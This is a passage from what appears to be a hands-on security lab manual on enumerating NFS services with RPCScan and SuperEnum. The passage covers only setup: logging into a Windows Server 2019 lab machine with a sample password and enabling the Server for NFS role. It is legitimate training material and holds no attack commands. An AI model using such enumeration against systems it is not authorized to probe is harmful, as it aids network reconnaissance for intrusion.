

Lab Tasks


Task 1: Perform NFS Enumeration using RPCScan and SuperEnum

RPCScan communicates with RPC (remote procedure call) services and checks misconfigurations on NFS shares. It lists RPC services, mountpoints, and directories accessible via NFS. It can also recursively list NFS shares. SuperEnum includes a script that performs a basic enumeration of any open port, including the NFS port (2049).

Here, we will use RPCScan and SuperEnum to enumerate NFS services running on the target machine.

Note: Before starting this task, it is necessary to enable the NFS service on the target machine (**Windows Server 2019**). This will be done in **Steps 3-8**.


1. Turn on the **Windows Server 2019** and **Parrot Security** virtual machines.
2. Switch to the **Windows Server 2019** virtual machine, click **Ctrl+Alt+Del**, then login into **Administrator** user profile using **Pa\$\$w0rd** as password.
3. Click the **Start** button at the bottom-left corner of **Desktop** and open **Server Manager**.
4. The **Server Manager** main window appears. By default, **Dashboard** will be selected; click **Add roles and features**.



5. The **Add Roles and Features Wizard** window appears. Click **Next** here and in the **Installation Type** and **Server Selection** wizards.


6. The **Server Roles** section appears. Expand **File and Storage Services** and select the checkbox for **Server for NFS** under the **File and iSCSI Services** option, as shown in the screenshot. Click **Next**.

Note: In the **Add features that are required for Server for NFS?** pop-up window, click the **Add Features** button.

